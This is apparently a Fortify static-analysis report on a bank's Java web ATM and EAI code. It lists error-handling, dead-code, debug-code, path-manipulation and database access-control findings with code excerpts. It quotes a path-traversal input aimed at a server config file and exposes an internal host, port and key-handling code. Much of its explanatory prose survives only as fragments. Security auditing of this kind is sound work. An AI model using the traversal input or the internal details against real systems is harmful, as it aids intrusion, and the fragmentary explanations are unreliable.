
Sink: MailTool.java:49 Comment()

```

47      }
48
49      /**
50      *
51      * @param session mail session MailTool.buildSession

```


Category: Poor Error Handling: Overly Broad Throws (68 Issues: 68 Hidden)



Abstract:

_AcqMac.java getAcqMac()

Explanation:

Exception Throwable Java

```
public void doExchange()  
throws IOException, InvocationTargetException,  
SQLException {  
...  
}
```

```
public void doExchange()  
throws Exception {  
...  
}
```

doExchange()

Recommendations:

Exception Throwable RuntimeException Error Exception try/catch

_AesECB.java, line 109 (Poor Error Handling: Overly Broad Throws) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Errors		
Abstract:	_AesECB.java decAtmSessionKey()		
Sink:	_AesECB.java:109 Function: decAtmSessionKey()		
107	}		
108			
109	public static String decAtmSessionKey(String piEncSessionKey, byte[] piKeyCode, String piIndexString) throws Throwable		
110	{		
111	String mlDecSessionKey = "";		

_AesECB.java, line 79 (Poor Error Handling: Overly Broad Throws) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Errors		
Abstract:	_AesECB.java encAtmSessionKey()		
Sink:	_AesECB.java:79 Function: encAtmSessionKey()		

```

77          //DB 1000 16 SessionKey, IndexString:000~999 998
78          //32+48=80(SessionKey+IndexString)      IndexString
          eg.:001008009011022033055077088099100110114119124180
79          public static String encAtmSessionKey(String piSessionKey, byte[] piKeyCode) throws
          Throwable
80          {
81              String mlSessionKeyIndexString = "";

```

_AcqMac.java, line 38 (Poor Error Handling: Overly Broad Throws) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Errors
----------	--------

Abstract: _AcqMac.java getAcqMac()

Sink: _AcqMac.java:38 Function: getAcqMac()

```

36          * @return String
37          */
38          //
39          // Before call this method you must call _BaseKey.setBaseKey() !!
40          //

```

_AesECB.java, line 43 (Poor Error Handling: Overly Broad Throws) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Errors
----------	--------

Abstract: _AesECB.java decryptData()

Sink: _AesECB.java:43 Function: decryptData()

```

41          }
42
43          public static byte[] decryptData(byte[] piAESKey, byte[] piEncData) throws
          Throwable
44          {
45              byte[] mlData = null;

```

_AesECB.java, line 19 (Poor Error Handling: Overly Broad Throws) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Errors
----------	--------

Abstract: _AesECB.java encryptData()


Sink: _AesECB.java:19 Function: encryptData()

```

17
18          //JCE
19          public static byte[] encryptData(byte[] piAESKey, byte[] piData) throws Throwable
20          {
21              byte[] mlEncData = null;

```

Category: Code Correctness: Byte Array to String Conversion (62 Issues: 62 Hidden)



Abstract:

_FormatSub.java 446 String() String

Explanation:

```
String
1
...
FileInputStream fis = new FileInputStream(myFile);
byte[] byteArr = byte[BUFSIZE];
...
int count = fis.read(byteArr);
...
String fileString = new String(byteArr);
String fileSHA256Hex = DigestUtils.sha256Hex(fileString);
// use fileSHA256Hex to validate file
...
BUFSIZE myFile SHA ()
```

Recommendations:

```
String String
2 Example 1 API
...
FileInputStream fis = new FileInputStream(myFile);
byte[] byteArr = byte[BUFSIZE];
...
int count = fis.read(byteArr);
...
byte[] fileSHA256 = DigestUtils.sha256(byteArr);
// use fileSHA256 to validate file, comparing hash byte-by-byte.
...
API FileInputStream DigestUtils.sha256()
```

testDec.java, line 38 (Code Correctness: Byte Array to String Conversion) [Hidden]

Fortify Priority:	Low	Folder	Low
Kingdom:	Code Quality		
Abstract:	testDec.java 38 String() String		
Sink:	testDec.java:38 String()		
36	mlDecTAC = _AesECB.decryptData(olSessionKeyByte,olEncTACByte);		

```

37          System.out.println("DecTAC: "+_GeneralSub.toFormatHexString(mlDecTAC));
38          String mlTmpStr=new String(mlDecTAC);
39          System.out.println("DecTAC string:"+mlTmpStr);

```

_BaseKey.java, line 113 (Code Correctness: Byte Array to String Conversion) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _BaseKey.java 113 String() String

Sink: _BaseKey.java:113 String()

```

111          et.printStackTrace();
112      }
113      mlKey = new String(mlTmpKey);
114  }
115  else

```

_FormatSub.java, line 446 (Code Correctness: Byte Array to String Conversion) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _FormatSub.java 446 String() String

Sink: _FormatSub.java:446 String()

```

444      {
445          mlRepeatEnd = i;
446          mlRepeat = Integer.parseInt(new String(mlSrcFormat, mlRepeatStart,
447          (mlRepeatEnd - mlRepeatStart + 1)));
447          for (int j = 0; j < mlRepeat; j++)
448      {

```

_FormatSub.java, line 483 (Code Correctness: Byte Array to String Conversion) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _FormatSub.java 483 String() String

Sink: _FormatSub.java:483 String()

```

481          //Repeat
482          mlRepeatEnd = i;
483          mlRepeat = Integer.parseInt(new String(mlSrcFormat, mlRepeatStart,
484          (mlRepeatEnd - mlRepeatStart + 1)));
484          for (int j = 0; j < mlRepeat; j++)
485      {

```

_AesECB.java, line 123 (Code Correctness: Byte Array to String Conversion) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _AesECB.java 123 String() String


Sink: _AesECB.java:123 String()

```

121      try
122      {
123          mlDecSessionKey =new String(_AesECB.decryptData(mlAESKeyByteArray,
124          _GeneralSub.hexStringToByteArray(piEncSessionKey)));
124      }
125      finally

```

Category: Dead Code: Expression is Always true (60 Issues: 60 Hidden)



Abstract:

_CheckSub.java 262 true

Explanation:

true

1 secondCall true (firstCall) firstCall || secondCall true setUpForCall()

```
public void setUpCalls() {
boolean firstCall = true;
boolean secondCall = true;
if (fCall < 0) {
cancelFCall();
firstCall = false;
}
if (sCall < 0) {
cancelSCall();
firstCall = false;
}
if (firstCall || secondCall) {
setUpForCall();
}
}
```

2 firstCall secondCall(firstCall true) firstCall = true && secondCall == true true

```
public void setUpCalls() {
boolean firstCall = false;
boolean secondCall = false;
if (fCall > 0) {
setUpFCall();
firstCall = true;
}
if (sCall > 0) {
setUpSCall();
secondCall = true;
}
if (firstCall = true && secondCall == true) {
setUpDualCall();
}
}
```

}

Recommendations:

unused code

_CheckSub.java, line 262 (Dead Code: Expression is Always true) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 262 true

Sink: _CheckSub.java:262 IfStatement()

```

260
261          //Trim
262          if (mlSwContinue) {
263              if (piEditStr != null) {
264                  mlWkEditStr = piEditStr.trim();

```

_CheckSub.java, line 271 (Dead Code: Expression is Always true) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 271 true

Sink: _CheckSub.java:271 IfStatement()

```

269
270          //MinLength==0blank,
271          if (mlSwContinue) {
272              if (piMinLength == 0 && mlWkEditStr.equals("")) {
273                  mlSwContinue = false;

```

_CheckSub.java, line 332 (Dead Code: Expression is Always true) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 332 true

Sink: _CheckSub.java:332 IfStatement()

```

330
331          //Trim
332          if (mlSwContinue) {
333              if (piEditStr != null) {
334                  mlWkEditStr = piEditStr.trim();

```

_CheckSub.java, line 341 (Dead Code: Expression is Always true) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 341 true

Sink: _CheckSub.java:341 IfStatement()

```

339
340          //MinLength==0blank,
341          if (mlSwContinue) {
342              if (piMinLength == 0 && mlWkEditStr.equals("")) {
343                  mlSwContinue = false;

```

_CheckSub.java, line 405 (Dead Code: Expression is Always true) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Code Quality

Abstract: _CheckSub.java 405 true

Sink: _CheckSub.java:405 IfStatement()


```

403
404          //Trim
405          if (mlSwContinue) {
406              if (piEditStr != null) {

```

407	<code>mlWkEditStr = piEditStr.trim();</code>
-----	--

Category: J2EE Bad Practices: Leftover Debug Code (57 Issues: 57 Hidden)



Abstract:

testFormat Web

Explanation:

Web main() J2EE main()

Recommendations:

Tips:

- 1. main() main()
- 2. J2EE Java J2EE Bad Practices AuditGuide

testDec.java, line 19 (J2EE Bad Practices: Leftover Debug Code) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: testDec Web

Sink: testDec.java:19 Function: main()

```
17 public class testDec
18 {
19     public static void main(String[] args)
20     {
21         testFormat testformat = new testFormat();
```

testEBCDIC.java, line 17 (J2EE Bad Practices: Leftover Debug Code) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: testEBCDIC Web

Sink: testEBCDIC.java:17 Function: main()

```
15 public class testEBCDIC
16 {
17     public static void main(String[] args)
18     {
19         testEBCDIC testebcdic = new testEBCDIC();
```

TestMsgTool.java, line 6 (J2EE Bad Practices: Leftover Debug Code) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: TestMsgTool Web

Sink: TestMsgTool.java:6 Function: main()

```
4 public class TestMsgTool
```



```

5          {
6          public static void main(String[] args)
7          {
8          TestMsgTool testmsgtool = new TestMsgTool();

```

testFormat.java, line 20 (J2EE Bad Practices: Leftover Debug Code) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: testFormat Web

Sink: testFormat.java:20 Function: main()

```

18 public class testFormat
19 {
20     public static void main(String[] args)
21     {

```

testEatmMessage.java, line 19 (J2EE Bad Practices: Leftover Debug Code) [Hidden]

Fortify Priority: Low Folder Low

Kingdom: Encapsulation

Abstract: testEatmMessage Web

Sink: testEatmMessage.java:19 Function: main()


```

17 public class testEatmMessage
18 {
19     public static void main(String[] args)
20     {
21         testEatmMessage testeatmmessage = new testEatmMessage();

```

Category: Path Manipulation (53 Issues: 53 Hidden)

Number of Issues

**Abstract:**

_PropertyFile.java 29 File()

Explanation:

path manipulation

- 1.
- 2.

1 HTTP ../../tomcat/conf/server.xml

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
...
rFile.delete();
```

2 .txt

```
fis = new FileInputStream(cfg.getProperty("sub")+ ".txt");
amt = fis.read(arr);
out.println(arr);
```

(Path Manipulation)

3 Example 1 Android

```
...
String rName = this.getIntent().getExtras().getString("reportName");
File rFile = getBaseContext().getFileStreamPath(rName);
...
rFile.delete();
...
```

Recommendations:

Path Manipulation

Tips:

1. Fortify Custom Rules Editor
- 2.
3. Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

BS1002.java, line 664 (Path Manipulation) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		
Abstract:	BS1002.java 664 FileOutputStream()		
Source:	Property.java:47 java.util.Properties.load()		
45	<pre>//File myFile = new File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapps/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));</pre>		
46	<pre>//props.load(new FileInputStream(myFile));</pre>		
47	<pre>props.load(getClass().getResourceAsStream("eai.properties"));</pre>		
48	<pre>this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon", "tcp:eai-srv3.scsb.com.tw:7500 iiii");</pre>		
49	<pre>this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject", "scsb.eai.request iiii");</pre>		
Sink:	BS1002.java:664 java.io.FileOutputStream.FileOutputStream()		
662	<pre>outputter.output(doc,</pre>		
663	<pre>new FileOutputStream(</pre>		
664	<pre>EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO() + "_" + this.getFUNCOD() + ".xml"));</pre>		
665	<pre>}</pre>		
666	<pre>}</pre>		

BSLoopback.java, line 106 (Path Manipulation) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		
Abstract:	BSLoopback.java 106 FileOutputStream()		
Source:	Property.java:47 java.util.Properties.load()		
45	<pre>//File myFile = new File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapps/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));</pre>		
46	<pre>//props.load(new FileInputStream(myFile));</pre>		
47	<pre>props.load(getClass().getResourceAsStream("eai.properties"));</pre>		
48	<pre>this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon", "tcp:eai-srv3.scsb.com.tw:7500 iiii");</pre>		
49	<pre>this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject", "scsb.eai.request iiii");</pre>		
Sink:	BSLoopback.java:106 java.io.FileOutputStream.FileOutputStream()		
104	<pre>outputter.output(doc,</pre>		
105	<pre>new FileOutputStream(</pre>		
106	<pre>EAIConnector.TestPath + "BSLoopback_" + aEncodingCode + ".xml"));</pre>		
107	<pre>}</pre>		
108	<pre>}</pre>		

BS1002.java, line 497 (Path Manipulation) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		
Abstract:	BS1002.java 497 File()		
Source:	Property.java:47 java.util.Properties.load()		
45	<pre>//File myFile = new File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapps/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));</pre>		
46	<pre>//props.load(new FileInputStream(myFile));</pre>		
47	<pre>props.load(getClass().getResourceAsStream("eai.properties"));</pre>		
48	<pre>this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon", "tcp:eai-srv3.scsb.com.tw:7500 iiii");</pre>		
49	<pre>this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject", "scsb.eai.request iiii");</pre>		
Sink:	BS1002.java:497 java.io.File.File()		
495	<pre>ByteArrayInputStream is = null;</pre>		
496	<pre>if (EAIConnector.isReadFile) {</pre>		
497	<pre>doc = builder.build(new File(EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO() + "_" + this.getFUNCOD() + ".xml"));</pre>		
498	<pre>XMLOutputter outputter = new XMLOutputter();</pre>		
499	<pre>setOutputXML(outputter.outputString(doc));</pre>		

_PropertyFile.java, line 29 (Path Manipulation) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		

Abstract: _PropertyFile.java 29 File()**Source:** EatmProperty.java:11 java.util.Properties.load()

```

9          try {
10             Properties props = new Properties();
11             props.load(getClass().getResourceAsStream("configFilePath.properties"));
12             this.ConfigFilePath = props.getProperty("filePath",
13             "");//usr//beal01//eatm_data//config//scsb//webatm.properties");
13             System.out.println("ConfigFilePath:"+ConfigFilePath);

```

Sink: _PropertyFile.java:29 java.io.File.File()

```

27          try
28          {
29             mlPropertyFile = new File(piFileNameStr);
30          }
31          catch (Throwable et)

```

BS1801.java, line 143 (Path Manipulation) [Hidden]

Fortify Priority:	High	Folder	High
Kingdom:	Input Validation and Representation		

Abstract: BS1801.java 143 File()**Source:** Property.java:47 java.util.Properties.load()

```

45          //File myFile = new
File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("../webapp
s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46          //props.load(new FileInputStream(myFile));
47          props.load(getClass().getResourceAsStream("eai.properties"));
48          this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
"tcp:eai-srv3.scsb.com.tw:7500 iiii");
49          this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
"scsb.eai.request iiii");

```


Sink: BS1801.java:143 java.io.File.File()

```

141          ByteArrayInputStream is = null;
142          if (EAIConnector.isReadFile) {
143             doc = builder.build(new File(EAIConnector.TestPath + "BS1801_" + this.getACN() +
".xml"));
144             XMLOutputter outputter = new XMLOutputter();
145             setOutputXML(outputter.outputString(doc));

```

Category: Access Control: Database (45 Issues: 45 Hidden)



Abstract:
Access ControlOracleSCSB_NoticeDAO.java insertRow() 67 SQL

Explanation:

1.

2. SQL

1 (SQL injection) SQL [1]

...

```
id = Integer.decode(request.getParameter("invoiceID"));
String query = "SELECT * FROM invoices WHERE id = ?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
ResultSet results = stmt.execute();
...
```

id

Web (Access Control)

2 Example 1 Android

...

```
String id = this.getIntent().getExtras().getString("invoiceID");
String query = "SELECT * FROM invoices WHERE id = ?";
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
Cursor c = db.rawQuery(query, new Object[]{id});
...
```

Web (Struts Spring MVC)Fortify Fortify Static Code Analyzer Fortify Fortify Software

Recommendations:

Access Control

3 Example 1

...

```
userName = ctx.getAuthenticatedUserName();
id = Integer.decode(request.getParameter("invoiceID"));
String query =
"SELECT * FROM invoices WHERE id = ? AND user = ?";
```

```

PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
stmt.setString(2, userName);
ResultSet results = stmt.execute();
...

Android

...

PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String id = this.getIntent().getExtras().getString("invoiceID");
String query = "SELECT * FROM invoices WHERE id = ? AND user = ?";
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
Cursor c = db.rawQuery(query, new Object[]{id, userName});
...

```

PfWebDataDAO.java, line 76 (Access Control: Database) [Hidden]

Fortify Priority:	High	Folder	High
-------------------	------	--------	------

Kingdom:	Security Features
----------	-------------------

Abstract:	Access ControlPfWebDataDAO.java selectRow() 76 SQL
-----------	--

Source:	_WebatmEjbSub.java:581 java.lang.System.getProperty()
---------	---

```

579      {
580          SecurityConst.$MachineId = mlProperties.getProperty("MachineId").trim();
581          SecurityConst.$ServerId = System.getProperty("weblogic.Name");
582          //Servlet
583          SecurityConst.$ServletDomainURL =
mlProperties.getProperty("ServletDomainURL").trim(); //Domain1

```

Sink:	PfWebDataDAO.java:76 java.sql.PreparedStatement.setString()
-------	---

```

74      mlPS = piDbConn.prepareStatement(SQL_SELECT);
75      mlPS.setString(1, piKey1);
76      mlPS.setString(2, piKey2);
77      mlPS.setString(3, piKey3);
78      mlRS = mlPS.executeQuery();

```

OracleSCSB_NoticeDAO.java, line 69 (Access Control: Database) [Hidden]

Fortify Priority:	Low	Folder	Low
-------------------	-----	--------	-----

Kingdom:	Security Features
----------	-------------------

Abstract:	Access ControlOracleSCSB_NoticeDAO.java insertRow() 69 SQL
-----------	--

Source:	_PropertyFile.java:44 java.util.Properties.load()
---------	---

```

42      mlXfis = new FileInputStream(mlPropertyFile);
43      mlProperties= new Properties();
44      mlProperties.load(mlXfis);
45      }
46      catch (Throwable et)

```

Sink:	OracleSCSB_NoticeDAO.java:69 java.sql.PreparedStatement.setString()
-------	---

```

67      mlPS.setString(5, piRow.Mail_To);
68      mlPS.setString(6, piRow.Subject);
